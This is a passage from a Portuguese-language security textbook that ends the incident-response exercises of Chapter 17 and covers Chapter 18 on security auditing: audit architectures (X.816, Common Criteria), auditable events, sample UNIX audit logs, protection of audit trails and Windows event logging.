- 17.9 Considere o desenvolvimento de uma política de resposta a incidentes para a empresa de projeto da Web mencionada nos Problemas 14.4 e 15.3. Considere especificamente a resposta à detecção de ação de hackers e desconfiguração do servidor de Web da empresa. Qual decisão por padrão você recomenda que sua política de resposta a incidentes imponha no que diz respeito a desconectar esse sistema da Internet para limitar publicidade prejudicial? Leve em conta o papel desse servidor na promoção das operações da empresa. Qual decisão por padrão você recomenda no que diz respeito a relatar esse incidente à CERT adequada? Ou às autoridades legais relevantes?
- 17.10 Considere o desenvolvimento de uma política de resposta a incidentes para o grande departamento governamental mencionado nos Problemas 14.6 e 15.5. Considere especificamente a resposta ao relatório enviado por um empregado do departamento sobre o roubo de um laptop fornecido oficialmente pela empresa, que subsequentemente constata-se conter grande quantidade de registros sensíveis do pessoal da empresa. Qual decisão por padrão você recomenda que a política de resposta a incidentes do departamento imponha no que diz respeito a entrar em contato com o pessoal

cujos registros foram roubados? Qual decisão por padrão deve ser tomada no que diz respeito a aplicar sanções ao empregado cujo laptop foi roubado? Leve em conta quaisquer requisitos e sanções legais relevantes que podem ser aplicados e a necessidade de itens relevantes na política do departamento de TI em relação a providências. Qual decisão por padrão você recomenda no que diz respeito a relatar esse incidente à CERT adequada? Ou às autoridades legais relevantes?

<sup>1</sup>Tal prática não é juridicamente prevista no Brasil, mas existe na legislação trabalhista norte-americana. É um seguro contratado pelo empregado que garante ao empregador as afirmações dele sobre desempenho, responsabilidades, entre outras coisas.

---

## CAPÍTULO 18

---

# Auditoria de segurança

---

### 18.1 Arquitetura de auditoria de segurança

- Modelo de auditoria e alarmes de segurança
- Funções de auditoria de segurança
- Requisitos
- Diretrizes de implementação

### 18.2 Trilha de auditoria de segurança

- O que coletar
- Proteção de dados de trilha de auditoria

### 18.3 Implementação da função de registro

- Função de registro em nível de sistema
- Função de registro em nível de aplicação
- Bibliotecas de interposição
- Reescrita binária dinâmica

### 18.4 Análise de trilha de auditoria

- Preparação
- Quando fazer
- Revisão de auditoria
- Abordagens da análise de dados

### 18.5 Exemplo: abordagem integrada

- Sistemas SIEM
- Sistema de monitoração, análise e resposta de segurança (MARS)

### 18.6 Leituras e sites recomendados

### 18.7 Termos principais, perguntas de revisão e problemas

# Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Discutir os elementos que compõem uma arquitetura de auditoria de segurança.
- Avaliar as vantagens relativas de vários tipos de trilhas de auditoria de segurança.
- Entender as principais considerações na implementação da função de registro (log) para auditoria de segurança.
- Descrever o processo de análise de trilha de auditoria.

Auditoria de segurança é uma forma de auditoria que focaliza a segurança dos ativos do sistema de informação (SI) de uma organização. Essa função é um elemento fundamental na segurança de computadores. A auditoria de segurança pode:

- Prover um nível de garantia relacionado à operação adequada do computador no que diz respeito à segurança.
- Gerar dados que podem ser usados em análise pós-fato de um ataque, bem-sucedido ou não.
- Prover um meio de avaliar inadequações no serviço de segurança.
- Prover dados que podem ser usados para definir comportamento anômalo.
- Manter um registro útil para investigações forenses em computadores.

Dois conceitos fundamentais são auditorias e trilhas de auditoria,<sup>1</sup> definidos na Tabela 18.1.

**Tabela 18.1**

## Terminologia de auditoria de segurança (RFC 2828)

**Auditoria de segurança** Revisão e exame independentes dos registros e atividades de um sistema para determinar a adequação de controles de sistema, assegurar conformidade a política e procedimentos de segurança estabelecidos, detectar violações em serviços de segurança e recomendar mudanças indicadas relativas a contramedidas.

O objetivo básico da auditoria é estabelecer responsabilidade para

entidades do sistema que iniciam ou participam de eventos e ações relevantes à segurança. Assim, são necessários meios para gerar e registrar uma trilha de auditoria de segurança, revisar e analisar a trilha de auditoria de modo a descobrir e investigar ataques e comprometimentos de segurança.

**Trilha de auditoria de segurança** Registro cronológico de atividades de sistema que é suficiente para habilitar a reconstrução e o exame da sequência de ambientes e atividades que cercam ou levam a uma operação, procedimento ou evento em uma transação relevante para a segurança desde o início até os resultados finais.

O processo de geração de informações de auditoria produz dados que podem ser úteis em tempo real para detecção de intrusão; esse aspecto é discutido no [Capítulo 8](#). Neste capítulo, nossa preocupação é com a coleta, o armazenamento e a análise de dados relacionados à segurança de SI. Começamos com um exame global da arquitetura de auditoria de segurança e como ela está relacionada à atividade-fim de detecção de intrusão. Em seguida, discutimos os vários aspectos de trilhas de auditoria, também conhecidas como registros ou logs de auditoria. Então discutimos a análise de dados de auditoria.

## 18.1 Arquitetura de auditoria de segurança

Começamos nossa discussão de auditoria de segurança examinando os elementos que compõem uma arquitetura de auditoria de segurança. Em primeiro lugar, examinamos um modelo que mostra auditoria de segurança em seu contexto mais amplo. Depois, examinamos um desmembramento funcional da auditoria de segurança.


### Modelo de auditoria e alarmes de segurança

A Recommendation X.816 da ITU-T<sup>2</sup> desenvolve um modelo que mostra os elementos da função de auditoria de segurança e sua relação com alarmes de segurança. A [Figura 18.1](#) ilustra o modelo. Os elementos fundamentais são os seguintes:

- **Discriminador de evento:** Consiste em lógica embutida no software do

sistema que monitora atividades de sistema e detecta eventos relacionados à segurança para cuja detecção a lógica foi configurada.

- **Registrador de auditoria:** Para cada evento detectado, o discriminador de evento transmite informações a um registrador de auditoria. O modelo representa essa transmissão sob a forma de uma mensagem. A auditoria também pode ser feita mediante a gravação do evento em uma área de memória compartilhada.
- **Processador de alarme:** Alguns dos eventos detectados pelo discriminador de evento são definidos como eventos de alarme. Para eles, um alarme é emitido a um processador de alarme. O processador de alarme executa alguma ação baseada no alarme. Essa ação é em si um evento auditável e, portanto, transmitida ao registrador de auditoria.
- **Trilha de auditoria de segurança:** O registrador de auditoria cria um registro formatado de cada evento e o armazena na trilha de auditoria de segurança.
- **Analizador de auditoria:** A trilha de auditoria de segurança está disponível para o analisador de auditoria que, com base em um padrão de atividades, pode definir um novo evento auditável que é enviado ao registrador de auditoria e gerar um alarme.
- **Arquivador de auditoria:** É um módulo de software que extrai periodicamente registros da trilha de auditoria para criar um arquivo permanente de eventos auditáveis.
- **Arquivos:** Os arquivos de auditoria são um armazenamento permanente de eventos relacionados à segurança nesse sistema.
- **Provedor de auditoria:** O provedor de auditoria é uma aplicação e/ou interface de usuário para a trilha de auditoria.
- **Examinador de trilha de auditoria:** O examinador de trilha de auditoria é uma aplicação ou usuário que examina a trilha de auditoria e os arquivos de auditoria em busca de tendências históricas, para a finalidade de investigação forense do computador e outras análises.
- **Relatórios de segurança:** O examinador da trilha de auditoria prepara relatórios de segurança em linguagem comum legível.




**FIGURA 18.1** Modelo de auditoria e alarmes de segurança (X.816).

Esse modelo ilustra a relação entre funções de auditoria e funções de alarme. A função de auditoria monta um registro de eventos que são definidos pelo administrador de segurança como relacionados à segurança. Na verdade, alguns desses eventos podem ser violações de segurança ou violações de segurança suspeitadas. Tais eventos são passados a uma função de detecção de intrusão ou firewall por meio de alarmes.

Como era o caso da detecção de intrusão, uma função de auditoria distribuída na qual é criado um repositório centralizado pode ser útil para sistemas distribuídos. Duas componentes lógicas adicionais são necessárias para um serviço de auditoria distribuído (Figura 18.2):

- **Coletor de trilha de auditoria:** Módulo em um sistema centralizado que coleta registros de trilhas de auditoria de outros sistemas e cria uma trilha de auditoria combinada.
- **Expedidor de auditoria:** Módulo que transmite registros de trilha de auditoria do seu sistema local ao coletor de trilha de auditoria centralizado.



**FIGURA 18.2** Modelo de trilha de auditoria distribuída (X.816).

## Funções de auditoria de segurança

É útil examinar outro desmembramento da função de auditoria de segurança, desenvolvido como parte da especificação do *Common Criteria* (Critérios Comuns) [CCPS04a]. A Figura 18.3 mostra um desmembramento da auditoria de segurança em seis áreas principais, cada qual com uma ou mais funções específicas:

- **Geração de dados:** Identifica o nível de auditoria, enumera os tipos de eventos auditáveis e identifica o conjunto mínimo fornecido de informações relacionadas à auditoria. Essa função deve também tratar do conflito entre segurança e privacidade, e especificar os eventos para os quais a identidade do usuário associado a uma ação é incluída nos dados gerados como resultado de um evento.
- **Seleção de evento:** Inclusão ou exclusão de eventos do conjunto auditável. Isso permite que o sistema seja configurado em diferentes níveis de granularidade para evitar a criação de uma trilha de auditoria inflexível.
- **Armazenamento de evento:** Criação e manutenção da trilha de auditoria segura. A função de armazenamento inclui medidas para prover disponibilidade e evitar perda de dados da trilha de auditoria.
- **Resposta automática:** Define reações adotadas depois da detecção de eventos que indicam potencial violação da segurança.
- **Análise de auditoria:** Proporcionada via mecanismos automatizados para analisar atividades de sistema e dados de auditoria em busca de violações de segurança. Esse componente identifica o conjunto de eventos auditáveis cuja

ocorrência ou ocorrência acumulada indica uma potencial violação de segurança. Para tais eventos, é feita uma análise para determinar se ocorreu uma violação de segurança; essa análise usa heurística para detecção de anomalias e ataques.

- **Revisão de auditoria:** Conforme disponível a usuários autorizados para auxiliar na revisão de dados de auditoria. O componente de revisão de auditoria pode incluir uma função de revisão selecionável que provê a capacidade de executar buscas baseadas em um único critério ou em múltiplos critérios com relações lógicas (isto é, e/ou), ordenar dados de auditoria e filtrar dados de auditoria antes da revisão dos dados de auditoria. A revisão de auditoria pode ser restrita a usuários autorizados.



**FIGURA 18.3** Desmembramento da classe de auditoria de segurança conforme o Common Criteria (Critérios Comuns).

## Requisitos

Revendo a funcionalidade sugerida pelas Figuras 18.1 e 18.3, podemos desenvolver um conjunto de requisitos para auditoria de segurança. O primeiro requisito é a **definição de eventos**. O administrador de segurança deve definir o conjunto de eventos que estão sujeitos a auditoria.

Daremos mais detalhes na próxima seção, mas aqui incluímos uma lista sugerida em [CCPS04a]:

- Introdução, no espaço de endereço de um sujeito, de objetos que estão contidos na porção do software relacionada à segurança.
- Eliminação de objetos.
- Distribuição ou revogação de direitos ou capacidades de acesso.
- Mudanças em atributos de segurança de sujeito ou objeto.
- Verificações de política executadas pelo software de segurança como resultado de uma requisição feita por um sujeito.
- Utilização de direitos de acesso para burlar uma verificação de política.
- Uso de funções de identificação e autenticação.
- Ações relacionadas à segurança executadas por um operador e/ou usuário autorizado (p. ex., supressão de um mecanismo de proteção).
- Importação/exportação de dados de/para mídia removível (p. ex., saída impressa, fitas, discos).

Um segundo requisito é que os ganchos (*hooks*) adequados estejam disponíveis no software da aplicação e do sistema para habilitar **detecção de evento**. É preciso adicionar software de monitoração ao sistema e a lugares adequados para capturar atividade relevante. Em seguida é necessária uma função de **gravação de evento**, que inclui a necessidade de providenciar armazenamento seguro resistente a falsificação ou eliminação. **Software, ferramentas e interfaces de análise de evento e trilha de auditoria** podem ser usados para analisar dados coletados, bem como para investigar tendências e anomalias de dados.

Há um requisito adicional para a **segurança da função de auditoria**. Não apenas a trilha de auditoria, mas todo o software de auditoria e o armazenamento intermediário devem ser protegidos contra desvio e falsificação. Finalmente, o sistema de auditoria deve ter **efeito mínimo sobre a funcionalidade**.

## Diretrizes de implementação

O padrão ISO<sup>3</sup> *Code of Practice for Information Security Management* (ISO 27002) provê um útil conjunto de diretrizes para implementação de um mecanismo de auditoria:

1. As pessoas adequadas da gerência devem estar de acordo com os requisitos de auditoria.
2. Deve-se concordar e controlar o escopo das verificações.
3. As verificações devem ser limitadas a fazer acessos somente de leitura a software e dados.
4. Outros acessos, fora o de leitura, só devem ser permitidos quando seu alvo forem cópias isoladas de arquivos de sistema, que devem ser eliminadas ao término da auditoria ou receber proteção adequada se houver a obrigação de manter tais arquivos sob requisitos de documentação de auditoria.
5. Recursos para executar as verificações devem ser explicitamente identificados e disponibilizados.
6. Requisitos para processamento especial ou adicional devem ser identificados e concordados.
7. Todo acesso deve ser monitorado e registrado para produzir uma trilha de referência; a utilização de trilhas de referência com carimbos de tempo deve ser considerada para dados ou sistemas críticos.
8. Todos os procedimentos, requisitos e responsabilidades devem ser documentados.
9. As pessoas que executam a auditoria devem ser independentes das atividades auditadas.

## 18.2 Trilha de auditoria de segurança

Trilhas de auditoria mantêm um registro de atividades de sistema. Esta seção faz um levantamento de questões relacionadas a trilhas de auditoria.

### O que coletar

A escolha de dados a coletar é determinada por vários requisitos. Uma questão é a quantidade de dados a coletar, que é determinada pela gama de áreas de interesse e pela granularidade da coleta de dados. Aqui há um compromisso entre quantidade e eficiência. Quanto mais dados forem coletados, maior será a penalidade sobre o desempenho do sistema. Maiores quantidades de dados

podem também sobrecarregar desnecessariamente os vários algoritmos usados para examinar e analisar os dados. A presença de grande quantidade de dados cria uma tentação de gerar relatórios de segurança em quantidades ou comprimentos excessivos.

Com essas cautelas em mente, a primeira prioridade no projeto de trilha de auditoria de segurança é a seleção de itens de dados a capturar, o que pode incluir:

- Eventos relacionados à utilização do software de auditoria (isto é, todos os componentes da [Figura 18.1](#)).
- Eventos relacionados aos mecanismos de segurança do sistema.
- Eventos que são coletados para uso de vários mecanismos de segurança de detecção e prevenção. Entre eles citamos os itens relevantes para a detecção de intrusão (p. ex., [Tabela 18.2](#)) e os itens relacionados à operação de firewalls (p. ex., [Tabelas 9.3 e 9.4](#)).
- Eventos relacionados ao gerenciamento e operação do sistema.
- Acesso ao sistema operacional (p. ex., via chamadas de sistema).
- Acesso à aplicação, para aplicações selecionadas.
- Acesso remoto.

### **Tabela 18.2**

#### **Itens auditáveis sugeridos no X.816**

##### **Eventos relacionados à segurança relativos a uma conexão específica**

- Requisições de conexão
- Conexão confirmada
- Requisições de desconexão
- Desconexão confirmada
- Estatísticas pertinentes à conexão

##### **Eventos relacionados à segurança relativos à utilização de serviços de segurança**

- Requisições de serviço de segurança
- Utilização de mecanismos de segurança

- Alarmes de segurança

## Eventos relacionados à segurança relativos ao gerenciamento

- Operações da gerência
- Notificações da gerência

## A lista de eventos auditáveis deve incluir, no mínimo

- Recusar acesso
- Autenticar
- Mudar atributo
- Criar objeto
- Remover objeto
- Modificar objeto
- Privilégio de uso

## Em termos de serviços de segurança individual, os seguintes eventos relacionados à segurança são importantes

- Autenticação: verificar sucesso
- Autenticação: verificar falha
- Controle de acesso: decidir sucesso do acesso
- Controle de acesso: decidir falha do acesso
- Irretratabilidade: origem da mensagem irretratável
- Irretratabilidade: recebimento de mensagem irretratável
- Irretratabilidade: repudião malsucedida de evento
- Irretratabilidade: repudião bem-sucedida de evento
- Integridade: utilização de blindagem
- Integridade: não utilização de blindagem
- Integridade: validar sucesso
- Integridade: validar falha
- Confidencialidade: uso de função de ocultação
- Confidencialidade: uso de função de revelação
- Auditoria: selecionar evento para auditoria

- Auditoria: anular seleção de evento para auditoria
- Auditoria: mudar critérios de seleção de evento para auditoria

Um exemplo é uma lista de itens auditáveis sugerida no X.816, mostrada na [Tabela 18.2](#). O padrão salienta que tanto condições normais como anormais podem precisar de auditoria; por exemplo, cada requisição de conexão, como uma requisição de conexão TCP, pode ser um sujeito para um registro de trilha de auditoria de segurança, seja a requisição anormal ou não, independentemente de ela ser aceita ou não. Esse é um ponto importante. A coleta de dados para auditoria vai além da necessidade de gerar alarmes de segurança ou prover entradas para um módulo de firewall. Dados que representam comportamento que não aciona um alarme podem ser usados para identificar padrões de utilização normais *versus* anormais e, assim, servem como entrada para a análise de detecção de intrusão. Além disso, no advento de um ataque, uma análise de toda a atividade em um sistema pode ser necessária para diagnosticar o ataque e chegar a contramedidas adequadas para o futuro.

Outra lista útil de eventos auditáveis ([Tabela 18.3](#)) é aquela contida na ISO 27002. Como ocorre com o X.816, o padrão ISO detalha eventos autorizados e não autorizados, bem como eventos que afetam as funções de segurança do sistema.

### Tabela 18.3

#### Áreas de monitoração sugeridas na ISO 27002

##### Acesso autorizado, incluindo detalhes como:

1. ID do usuário
2. Data e horário de eventos fundamentais
3. Tipos de eventos
4. Arquivos acessados
5. Programa/utilitário usado

##### Todas as operações privilegiadas como:

1. Uso de contas privilegiadas, por exemplo, supervisor, raiz ou administrador

- 2. Inicialização e desligamento do sistema
- 3. Conexão/desconexão de dispositivo de I/O

**Tentativas de acesso não autorizado, como:**

- 1. Ações de usuários que falharam ou foram rejeitadas
- 2. Ações envolvendo dados e outros recursos que falharam ou foram rejeitadas
- 3. Violações de política de acesso e notificações para portais de rede e firewalls
- 4. Alertas vindos de sistemas proprietários de detecção de intrusão

**Alertas ou falhas de sistema como:**

- 1. Alertas ou mensagens de console
- 2. Exceções no registro do sistema
- 3. Alarmes relativos a gerenciamento de rede
- 4. Alarmes acionados pelo sistema de controle de acesso

**Mudanças ou tentativas de mudança de configurações e controles do sistema**

Quando o administrador de segurança projeta uma política de coleta de dados de auditoria, é útil organizar a trilha de auditoria em categorias com a finalidade de escolher itens de dados a coletar. A seguir, examinamos categorias úteis para o projeto de trilhas de auditoria.

### ***Trilhas de auditoria em nível de sistema***

Trilhas de auditoria em nível de sistema são geralmente usadas para monitorar e otimizar o desempenho do sistema, mas podem servir também como função de auditoria de segurança. O sistema impõe certos aspectos de política de segurança, como acesso ao próprio sistema. Uma trilha de auditoria em nível de sistema deve capturar dados como tentativas de login, bem-sucedidas e malsucedidas, dispositivos usados e funções do OS executadas. Outras funções de

nível de sistema podem ser de interesse para auditoria, como indicadores de desempenho da operação do sistema e da rede.

A Figura 18.4a, proveniente de [NIST95], é um exemplo de trilha de auditoria em nível de sistema em sistema UNIX. O comando shutdown finaliza todos os processos e leva o sistema ao modo de usuário único. O comando su cria um shell UNIX.

```
Jan 27 17:14:04 host1 login: ROOT LOGIN console
Jan 27 17:15:04 host1 shutdown: reboot by root
Jan 27 17:18:38 host1 login: ROOT LOGIN console
Jan 27 17:19:37 host1 reboot: rebooted by root
Jan 28 09:46:53 host1 su: 'su root' succeeded for user1 on /dev/ttyp0
Jan 28 09:47:35 host1 shutdown: reboot by user1
Jan 28 09:53:24 host1 su: 'su root' succeeded for user1 on /dev/ttyp1
Feb 12 08:53:22 host1 su: 'su root' succeeded for user1 on /dev/ttyp1
Feb 17 08:57:50 host1 date: set by user1
Feb 17 13:22:52 host1 su: 'su root' succeeded for user1 on /dev/ttyp0
```

(a) Amostra de arquivos de registros (log) de sistema mostrando mensagens de autenticação

```
Apr 9 11:20:22 host1 AA06370: from=<user2@host2>, size=3355, class=0
Apr 9 11:20:23 host1 AA06370: to=<user1@host1>, delay=00:00:02, stat=Sent
Apr 9 11:59:51 host1 AA06436: from=<user4@host3>, size=1424, class=0
Apr 9 11:59:52 host1 AA06436: to=<user1@host1>, delay=00:00:02, stat=Sent
Apr 9 12:43:52 host1 AA06441: from=<user2@host2>, size=2077, class=0
Apr 9 12:43:53 host1 AA06441: to=<user1@host1>, delay=00:00:01, stat=Sent
```

(b) Registro (log) em nível de aplicação para um sistema de entrega de e-mails

```
rcp    user1    tttyp00   .02 secs Fri Apr 8 16:02
ls     user1    tttyp00   .14 secs Fri Apr 8 16:01
clear  user1    tttyp00   .05 secs Fri Apr 8 16:01
rpcinfo user1    tttyp00   .20 secs Fri Apr 8 16:01
nroff  user2    tttyp20   .75 secs Fri Apr 8 16:00
sh    user2    tttyp20   .02 secs Fri Apr 8 16:00
mv     user2    tttyp20   .02 secs Fri Apr 8 16:00
sh    user2    tttyp20   .03 secs Fri Apr 8 16:00
col    user2    tttyp20   .09 secs Fri Apr 8 16:00
man   user2    tttyp20   .14 secs Fri Apr 8 15:57
```

(c) Registro (log) de usuário mostrando uma lista cronológica de comandos executados por usuários

**FIGURA 18.4** Exemplos de trilhas de auditoria.

## Trilhas de auditoria em nível de aplicação

Trilhas de auditoria em nível de aplicação podem ser usadas para detectar violações de segurança dentro de uma aplicação ou falhas

na interação da aplicação com o sistema. Para aplicações críticas ou para as que lidam com dados sensíveis, uma trilha de auditoria em nível de aplicação pode prover o nível de detalhe desejado para avaliar ameaças e impactos à segurança. Por exemplo, para uma aplicação de e-mail, uma trilha de auditoria pode registrar remetente e destinatário, tamanho da mensagem e tipos de anexos. Uma trilha de auditoria para uma interação com banco de dados usando consultas SQL (*Structured Query Language* — Linguagem de Consulta Estruturada) pode registrar o usuário, o tipo de transação e até tabelas, linhas, colunas ou itens de dados individuais acessados.

A [Figura 18.4b](#) é um exemplo de trilha de auditoria em nível de aplicação para um sistema de entrega de e-mails.

### **Trilhas de auditoria em nível de usuário**

Uma trilha de auditoria em nível de usuário rastreia a atividade de usuários individuais ao longo do tempo. Ela pode ser usada para responsabilizar um usuário por suas ações. Tais trilhas de auditoria também são úteis como entradas para um programa de análise que tenta definir comportamento normal *versus* anômalo.

Uma trilha de auditoria em nível de usuário pode registrar interações de um usuário com o sistema, como comandos enviados, tentativas de identificação e autenticação, e arquivos e recursos acessados. A trilha de auditoria também pode capturar a utilização de aplicações pelo usuário.

A [Figura 18.4c](#) é um exemplo de trilha de auditoria em nível de usuário em sistema UNIX.

### **Trilhas de auditoria de acesso físico**

Trilhas de auditoria podem ser geradas pelo equipamento que controla o acesso físico e, então, transmitidas a uma estação central para subsequente armazenamento e análise. Exemplos são sistemas de cartão de acesso e sistemas de alarme. [\[NIST95\]](#) cita os seguintes como exemplos dos tipos de dados de interesse:

- A data e o horário em que o acesso foi tentado ou realizado devem ser registrados, assim como o portão ou porta através da qual o acesso foi tentado ou realizado e o indivíduo (ou ID de

usuário) que tentou acessar o portão ou porta.

- Tentativas inválidas devem ser monitoradas e registradas por trilhas de auditoria não computacionais, exatamente como são para trilhas de auditoria de sistema de computador. A gerência deve ser avisada se alguém tentar obter acesso em horários não autorizados.
- Informações registradas também devem incluir tentativas de adicionar, modificar ou eliminar privilégios de acesso físico (por exemplo, conceder a um novo empregado acesso ao edifício ou conceder a empregados transferidos acesso a seus novos escritórios — e, claro, eliminar os acessos antigos, conforme aplicável).
- Como ocorre com trilhas de auditoria de sistemas e de aplicações, a auditoria de funções que não são computacionais pode ser implementada para enviar mensagens ao pessoal de segurança, indicando tentativas válidas ou inválidas de obter acesso a espaços controlados. Para não dessensibilizar um guarda ou monitor, nem todos os acessos devem resultar em mensagens enviadas a uma tela. Somente exceções, como falha em tentativas de acesso, devem ser destacadas para quem monitora o acesso.

## Proteção de dados de trilha de auditoria

A RFC 2196 (*Site Security Handbook*) cita três alternativas para armazenar registros de auditoria:

- Ler/escrever arquivo em uma estação.
- Dispositivo no qual se pode escrever uma vez/ler muitas vezes (p. ex., CD-ROM ou DVD-ROM).
- Dispositivo no qual se pode escrever somente uma vez (p. ex., uma impressora de linha).

O uso do sistema de arquivos para armazenar registros é algo relativamente fácil de configurar e é a abordagem menos intensiva em termos de recursos. Os registros podem ser acessados instantaneamente, o que é útil para contrapor um ataque em curso. Todavia, essa abordagem é altamente vulnerável. Se um atacante obtém acesso privilegiado a um sistema, a trilha de auditoria fica

vulnerável a modificação ou eliminação.

Um CD-ROM ou método de armazenamento semelhante é muito mais seguro, porém menos conveniente. É necessário um suprimento constante de mídia de gravação. O acesso pode demorar e não estar disponível imediatamente.

Registros impressos realmente produzem uma trilha de papel, mas não são práticos para capturar dados de auditoria detalhados em sistemas de grande porte ou sistemas em rede. A RFC 2196 sugere que o registro em papel pode ser útil quando é necessário ter um registro imediatamente disponível, mesmo com uma queda do sistema.

A proteção de trilha de auditoria envolve serviços de integridade e de confidencialidade. Integridade é particularmente importante porque um intruso pode tentar eliminar evidências de intrusão, alterando a trilha de auditoria. Para registros usando um sistema de arquivos, talvez o melhor modo de assegurar integridade seja por meio de uma assinatura digital. Dispositivos que escrevem somente uma vez, como CD-ROM ou papel, proporcionam integridade automaticamente. Um controle de acesso robusto é outra medida para prover integridade.

Confidencialidade é importante se a trilha de auditoria contiver informações sensíveis de usuários que não devem ser reveladas a todos os usuários, como informações sobre alteração de salário ou nível salarial. Um controle de acesso robusto ajuda a atingir esse objetivo. Uma medida efetiva é a criptografia simétrica (p. ex., usar o AES [*Advanced Encryption Standard*] ou o DES [*Data Encryption Standard*] triplo. A chave secreta deve ser protegida e ficar disponível somente para o software de trilha de auditoria e subsequente software de análise de auditoria.

Observe que as medidas de integridade e confidencialidade protegem os dados de trilha de auditoria não somente enquanto eles se encontram em armazenamento local, mas também durante a transmissão para um repositório central.

## 18.3 Implementação da função de registro

O alicerce de uma instalação de auditoria de segurança é a captura inicial de dados de auditoria. Isso requer que o software inclua “ganchos”, ou pontos de captura, que acionam a coleta e o armazenamento de dados à medida que ocorrem eventos pré-selecionados. Tal função de coleta ou de registro de auditoria depende da natureza do software e varia conforme o sistema operacional subjacente e as aplicações envolvidas. Nesta seção, examinamos abordagens *para implementar* a função de registro para trilhas de auditoria em nível de sistema e em nível de usuário, de um lado, e trilhas de auditoria em nível de aplicação, de outro lado.

### Função de registro em nível de sistema

Grande parte da atividade de registro em nível de sistema pode ser implementada usando recursos existentes que são parte do sistema operacional. Nesta seção, examinamos o recurso no sistema operacional Windows e no syslog encontrado em sistemas operacionais UNIX.

#### **Registro de eventos do windows**

Um registro de eventos do Windows (*Windows Event Log*) é uma entidade que descreve alguma ocorrência interessante em um sistema computacional. Os eventos contêm um código de identificação numérico, um conjunto de atributos (processo, opcode, nível, versão e palavras-chave) e dados opcionais fornecidos por usuários. O Windows é equipado com três tipos de registros de eventos:

- **Registro de eventos de sistema:** Usado por aplicações que executam como sendo pertencentes a contas de serviço do sistema (serviços de sistema instalados), drivers ou um componente ou aplicação que tenha eventos relacionados à saúde do sistema computacional.
- **Registro de eventos de aplicação:** Eventos para todas as aplicações de nível de usuário. Esse registro não dispõe de medidas de segurança e está aberto a qualquer aplicação. Aplicações que registram quantidade extensiva de informações devem definir um registro de aplicação específico.
- **Registro de eventos de segurança:** Registro de auditoria do Windows (*Windows Audit Log*). Esse registro de eventos é para uso exclusivo da autoridade de segurança local do Windows (*Windows Local Security Authority*). Eventos de usuário podem aparecer como auditorias se

suportados pela aplicação subjacente.

Para todos os registros de eventos, ou trilhas de auditoria, informações sobre o evento podem ser armazenadas em formato XML. A [Tabela 18.4](#) lista os itens de informação armazenados para cada evento. A [Figura 18.5](#) é um exemplo de dados exportados de um registro de eventos do sistema do Windows.

---

**Tabela 18.4**

**Elementos do esquema de eventos do Windows**

---

Valores de propriedade de um evento que contém dados binários	O campo “LevelName” do rastro de depuração do Windows software trace preprocessador (pré-processador de rastro de software do Windows — WPP <sup>7</sup> ) é utilizado em eventos de depuração em canais de depuração
Dados binários fornecidos pelo Windows Event Log (registro de eventos do Windows)	Nível que será mostrado para um evento
Canal no qual o evento mostrado é publicado	Nível de gravidade para um evento
Dado complexos para um parâmetro fornecidos pelo provedor do evento <sup>8</sup>	Campo “FormattedMessage” do rastro de depuração do WPP, usado em eventos de depuração em canais de depuração
Campo “ComponentName” do rastro de depuração do WPP, usado em eventos de depuração	Mensagem de evento mostrada para um evento
Computador no qual o evento ocorreu	Opcode (código de operação) que será mostrado para um evento
Dois valores de 128 bits que podem ser usados para encontrar eventos relacionados	A atividade ou um ponto dentro de uma atividade que a aplicação estava executando quando o evento ocorreu
Nome do item de dados do evento que causou um erro quando os dados do evento foram processados	Elementos que definem um evento de instrumentação
